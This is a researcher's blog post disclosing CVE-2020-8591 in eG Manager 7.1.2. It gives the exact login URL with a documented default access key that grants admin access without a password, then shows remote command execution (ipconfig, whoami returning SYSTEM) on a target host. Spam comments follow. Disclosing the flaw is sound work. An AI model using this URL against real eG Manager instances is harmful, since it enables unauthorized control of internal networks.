eG Manager v7.1.2:Improper Access Control lead to Remote Code Execution (CVE-2020-8591)

February 03, 2020

SHARE

Improper Access Control to Remote Code Execution (CVE-2020-8591)

I will show how I hacked a whole system by exploiting improper access control vulnerability in the popular java-based MaaS software "eG Manager" and how I can escalated it to execute code remotely.

Impact


The Improper Access Control weakness describes a case where software fails to restrict access to an object properly. A malicious user can compromise security of the software and perform certain unauthorized actions by gaining elevated privileges, reading otherwise restricted information, executing commands, bypassing implemented security mechanisms, etc.

Technical Analysis

"eG Manager" has direct admin panel access feature and then it was missing session management control, e.g. if users may not want to login via the login interface provided by eG Enterprise. For instance, they can use access key to directly connect to the eG management console from the portal. "eG Manager" used predefined access key for authentication. An attacker can exploit this feature by using single access key. Since, eG Manager is used for internal network monitoring process, I could accessed their internal network via remote code execution.

Exploiting Improper access control to Remote Code Execution


While I pen-testing "eG Manager", I read their documentation and found some interesting. If a user is already logged into a web portal, he/she may not want to login again to gain access to the eG user interface; instead, they may want to directly connect to the eG management console. they can use access key.



18.[redacted]201/final/#!

I thought, Can I access their admin panel without entering any password, even I have never logged before? We can be easily found access key in their documentation. So I tried to access admin panel by using the following URL:

https://<eGmanagerIP>:
<eGmanagerport>/final/servlet/com.egurkha.EgLoginServlet?
uname=admin&upass=&accessKey=eGm0n1t0r




18.[redacted]201/final/servlet/com.egurkha.EgLoginServlet?uname=admin&upass=&accessKey=eGm0n

What would you like to Discover/Monitor?

[redacted]

Yeah!!! I have successfully logged into their admin panel because the eG Enterprise system will automatically pick the password that corresponds to the specified uname from the database. There was command execution function in Admin>Settings>Manager.



18.[redacted]201/final/servlet/com.egurkha.EgLoginServlet?uname=admin&upass=&accessKey=eGm0n

COMMAND EXECUTION

This page enables the administrator to define the settings for the different activities performed by the eG manager.

Command Execution

Enable Command Execution ● Yes ○ No

Log file maximum size (MB) 1

Log entries for stdout also ● Yes ○ No


Separate execution ○ Yes ● No

Command length (chars) 5000

Allowed script types .exe, .com, .bat, .wsx, .wsf, .vbs, .pm, .sh, .perl

[redacted]

The option was enabled. Any commands can be executed in Admin> Agents> Agent Status> Remote Control.




18[redacted]201/final/servlet/com.egurkha.EgLoginServlet?uname=admin&upass=&accessKey=eGm0n

REMOTE CONTROL

Agent IP / Nick name: eG[redacted]
Mode of operation: CONTROL MODE
Command: Other
Command syntax: ipconfig
Output required: Yes
Timeout (in secs): 90

```
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : mas.[redacted].com
Link-local IPv6 Address . . . . . : fe80:[redacted]
IPv4 Address. . . . . . . . . . . : 192.16[redacted]9
Subnet Mask . . . . . . . . . . . : 255.255.252.0
Default Gateway . . . . . . . . . : 192.16[redacted]
Tunnel adapter isatap.mas[redacted].com:
Media State . . . . . . . . . . . : Media disconnected
Connection-specific DNS Suffix . : mas.[redacted]com
```

© eG Innovations, Inc. All Rights Reserved - v 7.1.2 [redacted]



18.[redacted]201/final/servlet/com.egurkha.EgLoginServlet?uname=admin&upass=&accessKey=eGm0n

REMOTE CONTROL

Agent IP / Nick name: eCor[redacted]
Mode of operation: CONTROL MODE
Command: Other
Command syntax: whoami
Output required: Yes
Timeout (in secs): 90

```
nt authority\system
```

© eG Innovations, Inc. All Rights Reserved - v 7.1.2 [redacted]

That is means I can control any company internal network which are using eG Manager.

Time Line

Date	What
2020/01/30	Vulnerability reported to eG Innovations, Inc.
2020/01/30	Vendor addressed issue in < 7.1.2
2020/01/31	Vendor fixed and notify their customers.

Summary

In this post I analyzed improper access control vulnerability in "eG Manager v7.1.2" which can be triggered through a single access key. I found that it is possible to leverage the issue into Remote Code Execution if the "eG Manager" instance relies on the command execution function. I would like to thank the "eG Innovations, Inc" security team for the professional communication and for the very fast resolution of the issue.

SHARE

Comments

Rakesh · April 27, 2020 at 7:29 AM

Wow it is really wonderful and awesome thus it is very much useful for me to understand many concepts and helped me a lot. it is really explainable very well and i got more information from your blog
Access Control

REPLY

oxycodone for sale · August 31, 2020 at 1:01 AM

Nursing Care services at home means, a lot of travelling, traffic struggles and long waiting lines. More Information Call Now: +91-845-911-1920

REPLY

oxycodone for sale · August 31, 2020 at 1:33 AM

Orthopaedic Physiotherapists in ghaziabad More Information Call Now: +91-845-911-1920

REPLY

oxycodone for sale · August 31, 2020 at 2:08 AM

health care services in Delhi business employs individuals that are dedicated towards their respective roles and put in a lot of effort to achieve the common vision and larger goals of the company. In the near future, this business aims to expand its line of products and services and cater to a larger client base. More Information Call Now: +91-845-911-1920

REPLY

oxycodone for sale · August 31, 2020 at 2:18 AM

attendant services in delhi attendant at home is quite an affordable option and we assist our patients in their daily needs and requirement in the comfort of their own home. Our caretakers are responsible and experienced in taking care of patient's day-to-day work including the physical, mental and social activities. Whether it's personal hygiene, mobilization, bathing, feeding or involving patient into some activities for mental care, caregivers help them with everything! More Information Call Now: +91-845-911-1920

REPLY

Babit · September 14, 2020 at 9:54 PM

A is a very extensive and vast knowledgeable platform that has been given by this blog. Thanks for sharing this helpful blog.
Access Control

REPLY

To leave a comment, click the button below to sign in with Google.

Popular posts from this blog

eG Manager v7.1.2: SQL Injection lead to Remote Code Execution (CVE-2020-8592)

February 03, 2020

SQL Injection lead to Remote Code Execution (CVE-2020-8592) In this blog post I will show how to exploit a SQL injection vulnerability in the popular java-based MaaS software "eG Manager" and how I can escalated it to execute code remotely. Impact The SQL injecti …

SHARE 30 COMMENTS READ MORE

About Me

Pyae Phyo Thu

Pyae Phyo Thu is a Junior Cyber Security Specialist at RITZ Cyber Intelligence Services Co.,Ltd and is passionate about finding all types of security bugs, not only in web applications but also in Android apps and other systems. He has finished his graduation from th …

VISIT PROFILE

Archive

Report Abuse